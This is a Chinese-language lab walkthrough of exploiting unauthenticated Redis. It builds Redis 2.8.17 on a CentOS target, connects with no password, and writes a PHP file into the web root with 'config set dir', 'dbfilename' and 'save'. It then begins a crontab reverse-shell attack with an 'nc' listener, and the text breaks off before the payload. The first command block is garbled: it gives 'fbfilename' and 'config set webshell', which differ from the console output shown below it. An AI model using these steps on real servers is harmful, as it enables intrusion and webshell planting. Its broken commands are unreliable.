Redis未授权访问漏洞

漏洞简介以及危害

Redis 默认情况下，会绑定在 0.0.0.0:6379，如果没有进行采用相关的策略，比如添加防火墙规则避免其他非信任来源 ip 访问等，这样将会将 Redis 服务暴露到公网上，如果在没有设置密码认证（一般为空）的情况下，会导致任意用户在可以访问目标服务器的情况下未授权访问 Redis 以及读取 Redis 的数据。攻击者在未授权访问 Redis 的情况下，利用 Redis 自身的提供的config 命令，可以进行写文件操作，攻击者可以成功将自己的ssh公钥写入目标服务器的 /root/.ssh 文件夹的 authotrized_keys 文件中，进而可以使用对应私钥直接使用ssh服务登录目标服务器、添加计划任务、写入Webshell等操作。

漏洞利用

环境介绍

```
目标靶机：Centos7
ip地址：192.168.18.138

连接工具:Xshell
```

环境搭建

```
wget http://download.redis.io/releases/redis-2.8.17.tar.gz
```


```
tar xzvf redis-2.8.17.tar.gz  #解压安装包
cd redis-2.8.17  # 进入redis目录
make #编译
```

```
    CC migrate.o
    CC endianconv.o
    CC slowlog.o
    CC scripting.o
    CC bio.o
    CC rio.o
    CC rand.o
    CC memtest.o
    CC crc64.o
    CC bitops.o
    CC sentinel.o
    CC notify.o
    CC setproctitle.o
    CC hyperloglog.o
    CC latency.o
    CC sparkline.o
    LINK redis-server
    INSTALL redis-sentinel
    CC redis-cli.o
    LINK redis-cli
    CC redis-benchmark.o
    LINK redis-benchmark
    CC redis-check-dump.o
    LINK redis-check-dump
    CC redis-check-aof.o
    LINK redis-check-aof

Hint: It's a good idea to run 'make test' ;)

make[1]: Leaving directory `/root/Redis/redis-2.8.17/src'
[root@localhost redis-2.8.17]#
```



```
cd src/ #进入src目录
cp redis-server /usr/bin/
cp redis-cli /usr/bin/      #将redis-server和redis-cli拷贝到/usr/bin目录下（这样启动redis-server和redis-cli就不用每次都进入安装目录了）
cd ..   # 返回上一级目录
cp redis.conf /etc/     #将redis.conf拷贝到/etc/目录下
redis-server /etc/redis.conf  # 使用/etc/目录下的redis.conf文件中的配置启动redis服务
```


服务启动成功!

```
[root@localhost redis-2.8.17]# cd src/
[root@localhost src]# cp redis-server /usr/bin/
[root@localhost src]# cp redis-cli /usr/bin/
[root@localhost src]# cd ..
[root@localhost redis-2.8.17]# cp redis.conf /etc/
[root@localhost redis-2.8.17]# redis-server /etc/redis.conf
[10526] 30 Jul 21:42:02.510 * Increased maximum number of open files to 10032 (it was originally set to 1024).
                _._
           _.-``__ ''-._
      _.-``    `.  `_.  ''-._           Redis 2.8.17 (00000000/0) 64 bit
  .-`` .-```.  ```\/    _.,_ ''-._
 (    '      ,       .-`  | `,    )     Running in stand alone mode
 |`-._`-...-` __...-.``-._|'` _.-'|     Port: 6379
 |    `-._   `._    /     _.-'    |     PID: 10526
  `-._    `-._  `-./  _.-'    _.-'
 |`-._`-._    `-.__.-'    _.-'_.-'|
 |    `-._`-._        _.-'_.-'    |           http://redis.io
  `-._    `-._`-.__.-'_.-'    _.-'
 |`-._`-._    `-.__.-'    _.-'_.-'|
 |    `-._`-._        _.-'_.-'    |
  `-._    `-._`-.__.-'_.-'    _.-'
      `-._    `-.__.-'    _.-'
          `-._        _.-'
              `-.__.-'

[10526] 30 Jul 21:42:02.515 # Server started, Redis version 2.8.17
[10526] 30 Jul 21:42:02.515 # WARNING overcommit_memory is set to 0! Background save may fail under low memory condition. To fix this issue add 'vm.overcommit_memory = 1' to /etc/sysctl.conf and then reboot or run the command 'sysctl vm.overcommit_memory=1' for this to take effect.
[10526] 30 Jul 21:42:02.515 * The server is now ready to accept connections on port 6379
```



服务启动成功

为了方便，在windows攻击机里下载一个redis clinet

下载地址：https://github.com/caoxinyu/RedisClient/releases （利用redis写webshell测试使用）




下载地址：https://github.com/dmajkic/redis/downloads (利用crontab反弹shell测试使用)




未授权访问测试

使用redis clinet 直接无账号成功登录redis



从登录结果可以看出redis未启用认证。




利用redis写webshell

> 利用前提：
> 靶机redis未授权，在攻击机能用redis clinet连接，如上图，并未登录验证
> 靶机开启web服务，并且知道网站路径，还需要具有文件读写增删改查权限


靶机网站路径：/var/www/html/


这里我们调出Console





由于本地搭建，我们已经知道网站路径，我们把shell写入/var/www/html/目录下：

```
config set dir /var/www/html
config set fbfilename test.php
config set webshell "<?php phpinfo(); ?>"
save
```





RedisClient
Server Data View Tools Favorites Help
redis_test:
Redis servers
redis_test
db0 db1 db2 db3 db4 db5 db6 db7 db8 db9 db10 db11 db12 db13 db14 db15
Redis data explorer
Name Type Size
db0 Database
db1 Database
db2 Database
db3 Database
redis_test Console
Run current Run selected Run following
config set dbfilename test.php
Result
Command: config set dbfilename test.php
Time: 2019-08-04 18:32:12:769
Duration(ms): 1
Result:
OK


RedisClient
Server Data View Tools Favorites Help
redis_test:
Redis servers
redis_test
db0 db1 db2 db3 db4 db5 db6 db7 db8 db9 db10 db11 db12 db13 db14 db15
Redis data explorer
Name Type Size
db0 Database
db1 Database
db2 Database
db3 Database
redis_test Console
Run current Run selected Run following
set webshell "<?php phpinfo(); ?>"
Result
Command: set webshell "<?php phpinfo(); ?>"
Time: 2019-08-04 18:33:13:344
Duration(ms): 0
Result:
OK


RedisClient
Server Data View Tools Favorites Help
redis_test:
Redis servers
redis_test
db0 db1 db2 db3 db4 db5 db6 db7 db8 db9 db10 db11 db12 db13 db14 db15
Redis data explorer
Name Type Size
db0 Database
db1 Database
db2 Database
db3 Database
redis_test Console
Run current Run selected Run following
save
Result
Command: save
Time: 2019-08-04 18:33:32:235
Duration(ms): 3
Result:
OK


访问test.php



利用crontab反弹shell


端口监听： 在攻击机上监听一个端口（未被占用的任意端口):

```
nc -lvnp 5555
```



连接redis，写入反弹shell

